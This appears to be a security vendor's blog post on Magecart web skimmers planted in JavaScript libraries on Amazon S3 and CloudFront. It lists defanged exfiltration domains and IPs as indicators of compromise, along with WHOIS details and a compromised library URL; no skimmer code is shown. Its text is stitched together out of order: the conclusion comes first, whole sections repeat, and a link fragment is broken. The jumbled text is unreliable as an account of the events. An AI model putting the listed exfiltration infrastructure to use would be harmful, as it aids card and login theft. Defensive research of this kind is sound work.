
This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxpxs://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)](#)”>) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

